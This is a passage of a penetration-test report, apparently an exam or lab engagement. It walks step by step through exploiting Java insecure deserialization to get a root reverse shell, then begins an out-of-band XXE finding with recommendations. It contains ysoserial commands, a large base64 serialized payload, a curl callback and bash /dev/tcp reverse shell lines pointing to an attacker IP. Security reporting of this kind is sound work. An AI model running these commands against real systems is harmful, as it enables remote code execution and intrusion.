


PoC: Accessing port number 1337.

Step 3: Accessing service like **localhost:1337/?data=lol123** reveals that the target service expects data in **base64-encoded** format and in java code . Target service could be vulnerable to **insecure deserialization vulnerability**.

PoC: Accessing service by adding data parameter.

Step 4: Using the reverse shell obtained from the **SSTI vulnerability**, after enumeration, we found the **index.php** file in the **/var/www/** directory. This confirms that the service present on port number 1337 is deserializing data received from the **data** parameter. The gadget used for deserialization is **commoncollections3,** as highlighted in the below screenshot.



PoC: Gadget information found during enumeration.


Step 5: Creating a simple exploit using the **ysoserial** tool to check for java deserialization vulnerability using the command below. Exploit upon execution, will use **curl** utility to issue an http request to the specified IP address.

$> java -jar ysoserial-all.jar CommonsCollections3 "curl http://10.100.13.201:9001" | base64 -w 0

```
┌──(argon21㉿infosec-argon21)-[~/Tools]
└─$ java -jar ysoserial-all.jar CommonsCollections3 "curl http://10.100.13.201:9001" | base64 -w 0
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
rO0ABXNyADJzdW4ucmVmbGVjdC5hbm5vdGF0aW9uLkFubm90YXRpb25JbnZvY2F0aW9uSGFuZGxlclXK9Q8Vy36lAgACTAAMbWVtYmVy
VmFsdWVzdAAPTGphdmEvdXRpbC9NYXA7TAAEdHlwZXQAEUxqYXZhL2xhbmcvQ2xhc3M7eHBzfQAAAAEADWphdmEudXRpbC5NYXB4cgAX
amF2YS5sYW5nLnJlZmxlY3QuUHJveHnhJ9ogzBBDywIAAUwAAWh0ACVMamF2YS9sYW5nL3JlZmxlY3QvSW52b2NhdGlvbkhhbmRsZXI7
eHBzcQB+AABzcgAqb3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLm1hcC5MYXp5TWFwbuWUgp55EJQDAAFMAAdmYWN0b3J5dAAs
TG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcm1lcjt4cHNyADpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlv
bnMuZnVuY3RvcnMuQ2hhaW5lZFRyYW5zZm9ybWVyMMeX7Ch6lwQCAAFbAA1pVHJhbnNmb3JtZXJzdAAtW0xvcmcvYXBhY2hlL2NvbW1v
bnMvY29sbGVjdGlvbnMvVHJhbnNmb3JtZXI7eHB1cgAtW0xvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuVHJhbnNmb3JtZXI7
vVYq8dg0GJkCAAB4cAAAAAJzcgA7b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmZ1bmN0b3JzLkNvbnN0YW50XHJhbnNmb3Jt
ZXJYdpARQQKxlAIAAUwACWlDb25zdGFudHQAEkxqYXZhL2xhbmcvT2JqZWN0O3hwdnIAN2NvbS5zdW4ub3JnLmFwYWNoZS54YWxhbi5p
bnRlcm5hbC54c2×0Yy50cmF4LlRyQVhGaWx0ZXIAAAAAAAAAAAAAAHhwc3IAPm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5m
dW5jdG9ycy5JbnN0YW50aWF0ZVRyYW5zZm9ybWVyNIv0f6SG0DsCAAJbAAVpQXJnc3QAE1tMamF2YS9sYW5nL09iamVjdDtbAAtpUGFy
YW1UeXBlc3QAEltMamF2YS9sYW5nL0NsYXNzO3hwdXIAE1tMamF2YS5sYW5nLk9iamVjdDuQzlifEHMpbAIAAHhwAAAAAXNyADpjb20u
c3VuLm9yZy5hcGFjaGUueGFsYW4uaW50ZXJuYWwueHNsdGMudHJheC5UZW1wbGF0ZXNJbXBsCVdPwW6sqzMDAAZJAA1faW5kZW50TnVt
YmVySQAOX3RyYW5zbGV0SW5kZXhbAApfYnl0ZWNvZGVzdAADW1tCWwAGX2NsYXNzcQB+ABhMAAVfbmFtZXQAEkxqYXZhL2xhbmcvU3Ry
aW5nO0wAEV9vdXRwdXRQcm9wZXJ0aWVzdAAWTGphdmEvdXRpbC9Qcm9wZXJ0aWVzO3hwAAAAAP////91cgADW1tCS/0ZFWdn2zcCAAB4
cAAAAAJ1cgACW0Ks8xf4BghU4AIAAHhwAAAGssr+ur4AAAAyADkKAAMAIgcANwcAJQcAJgEAEHNlcmlhbFZlcnNpb25VSUQBAAFKAQAN
Q29uc3RhbnRWYWx1ZQWtIJPzkd3vPgEABjxpbml0PgEAAygpVgEABENvZGUBAA9MaW5lTnVtYmVyVGFibGUBABJMb2NhbFZhcmlhYmxl
VGFibGUBAAR0aGlzAQATU3R1YlRyYW5zbGV0UGF5bG9hZAEADElubmVyQ2xhc3NlcwEANUx5c29zZXJpYWwvcGF5bG9hZHMvdXRpbC9H
YWRnZXRzJFN0dWJUcmFuc2xldFBheWxvYWQ7AQAJdHJhbnNmb3JtAQByKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwv
eHNsdGMvRE9NO1tMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVyOylW
AQAIZG9jdW1lbnQBAC1MY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL0RPTTsBAAhoYW5kbGVycwEAQltMY29t
L3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVyOwEACkV4Y2VwdGlvbnMHACcB
AKYoTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2×0Yy9ET007TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJu
YWwvZHRtL0RUTUF4aXNJdGVyYXRvcjtMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRp
b25IYW5kbGVyOylWAQAIaXRlcmF0b3IBADVMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9kdG0vRFRNQXhpc0l0ZXJhdG9y
OwEAB2hhbmRsZXIBAEFMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVy
OwEAClNvdXJjZUZpbGUBAAxHYWRnZXRzLmphdmEMAAoACwcAKAEAM3lzb3NlcmlhbC9wYXlsb2Fkcy91dGlsL0dhZGdldHMkU3R1YlRy
YW5zbGV0UGF5bG9hZAEAQGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2×0Yy9ydW50aW1lL0Fic3RyYWN0VHJhbnNs
ZXQBABRqYXZhL2lvL1NlcmlhbGl6YWJsZQEAOWNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2×0Yy9UcmFuc2xldEV4
Y2VwdGlvbgEAH3lzb3NlcmlhbC9wYXlsb2Fkcy91dGlsL0dhZGdldHMBAAg8Y2xpbml0PgEAEWphdmEvbGFuZy9SdW50aW1lBwAqAQAK
Z2V0UnVudGltZQEAFSgpTGphdmEvbGFuZy9SdW50aW1lOwwALAAtCgArAC4BAB5jdXJsIGh0dHA6Ly8xMC4xMDAuMTMuMjAxOjkwMDEI
ADABAARleGVjAQAnKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1Byb2Nlc3M7DAAyADMKACsANAEADVN0YWNrTWFwVGFibGUB
AB15c29zZXJpYWwvUHduZXIxMjc4Mjg1OTM4OTU1MQEAH0×5c29zZXJpYWwvUHduZXIxMjc4Mjg1OTM4OTU1MTsAIQACAAMAAQAEAAEA
GgAFAAYAAQAHAAAAAgAIAAQAAQAKAAsAAQAMAAAALwABAAEAAAAFKrcAAbEAAAACAA0AAAAGAAEAAAAvAA4AAAAMAAEAAAAFAA8AOAAA
AAEAEwAUAAIADAAAAD8AAAADAAAAAbEAAAACAA0AAAAGAAEAAAA0AA4AAAAgAAMAAAABAA8AOAAAAAAAAAQAVABYAAQAAAAEAFwAYAAIA
GQAAAAQAAQAaAAEAEwAbAAIADAAAAEkAAAAEAAAAAbEAAAACAA0AAAAGAAEAAAA4AA4AAAAqAAQAAAABAA8AOAAAAAAAAAQAVABYAAQAA
AAEAHAAdAAIAAAABAB4AHwADABkAAAAEAAEAGgAIACkACwABAAwAAAAkAAMAAgAAAA+nAAMBTLgALxIxtgA1V7EAAAABADYAAAADAAED
AAIAIAAAAAIAIQARAAAACgABAAIAIwAQAAl1cQB+ACMAAAHUyv66vgAAADIAGwoAAwAVBwAXBwAYBwAZAQAQc2VyaWFsVmVyc2lvblVJ
```


PoC: Exploit generated for testing java deserialization vulnerability.

Step 6: Double URL encode generated exploit code, as shown below.



PoC: Double URL encode exploit code.

Step 7: Enter a double URL encoded exploit code in the **data** parameter and observe the response as shown in the below screenshot. Set up a **netcat** listener on port **9001** to receive interaction.




PoC: Sending exploit data.

Step 8: Interaction was received on attacker-controlled listener as shown below.

PoC: Interaction received on listener.

Reverse shell payloads such as **bash -c "bash -i >& /dev/tcp/10.0.0.1/4242 0>&1"** do not work properly. This is because the final RCE sink, **Java's Runetime.exec()** function, is not executed by bash itself, so typical bash features won't be available.


Step 9: Creating **java.runtime.exec()** specific payload using https://ares-x.com/tools/runtime-exec/ as shown below.



PoC: Generating reverse shell payload specific to java.runtime.exec

Step 10: Use the generated reverse shell command to create a new exploit code, as shown below.

$> java -jar ysoserial-all.jar CommonsCollections3 'bash -c {echo,YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMDAuMTMuMjAxLzkwMDEgMD4mMSI=}|{base64,-d}|{bash,-i}' | base64 -w 0




PoC: Exploit generated for establishing reverse shell.

Step 11: Double URL encode generated exploit as shown below.


PoC: Double URL encode exploit code.

Step 12: Enter the final exploit code in the **data** parameter and set up a **netcat** listener on port **9001** to receive reverse shell interaction.



PoC: Obtaining reverse shell.

Step 13: A Reverse shell was obtained with root user privileges, as shown below.



PoC: Reverse shell was obtained successfully.

F-CRITICAL-03: Out-of-Band XML External Entity (OOB XXE)	
Impact	Critical
Likelihood	High
Overall Risk	**Critical (9.8)**
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Vulnerability Category	Input Validation, Configuration Management

Description

Out-of-band XML external entity (OOB XXE) vulnerabilities are a type of XXE vulnerability where the attacker does not receive an immediate response to the XXE payload. The attack is conducted using one channel, such as a direct HTTP request, while the results (such as sensitive files) are received through another channel – often an HTTP server controlled by the attacker.

OOB XXE is sometimes confused with blind XXE due to the lack of a direct response, but with blind XXE, the attacker does not receive any response at all, instead reconstructing sensitive data step-by-step based on the behavior of the targeted app, such as the web server and XML parser errors it generates.

The process for exploiting out-of-band XXE vulnerabilities is like using parameter entities with in-band XXE. The attacker creates an external DTD (document type definition) that the attacked application then downloads from an attacker-controlled HTTP server.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **Critical**.

XXE attacks can include conducting denial-of-service attacks and disclosing local files containing sensitive data such as passwords or private user data. As the attack occurs relative to the application processing the XML document, it can enable attackers to laterally traverse to other internal systems to potentially stage Server-Side Request Forgery (SSRF) attacks against unprotected internal services.

The likelihood of this vulnerability getting exploited is **High**.

Affected URL(s)

http://me.terahost.exam/supporter

Recommendations


It is recommended to,

- Disabling the Document Type Definitions (DTDs) function will effectively prevent most attacks.
- When possible, handling data using simpler formats like JSON is recommended. For almost a decade, JSON has been seen as preferable to the use of XML due to its lightweight syntax and newer construction.
- Of course, exceptions exist to prove rules, and in cases where it is not possible to switch off DTDs within the business parameters nor use another format, the following measures must be applied by developers.
- When the entire XML document is transmitted from an untrusted client, it's not usually possible to selectively validate or escape tainted data within the system identifier in the DTD. Therefore, the XML processor should be configured to use a local static DTD and disallow any declared DTD included in the XML document.

References:
https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html


Supporting Evidence(s)

Step 1: Navigate to the profile section and open the inspect element to view the commented path **support** ,as shown in the below evidence.



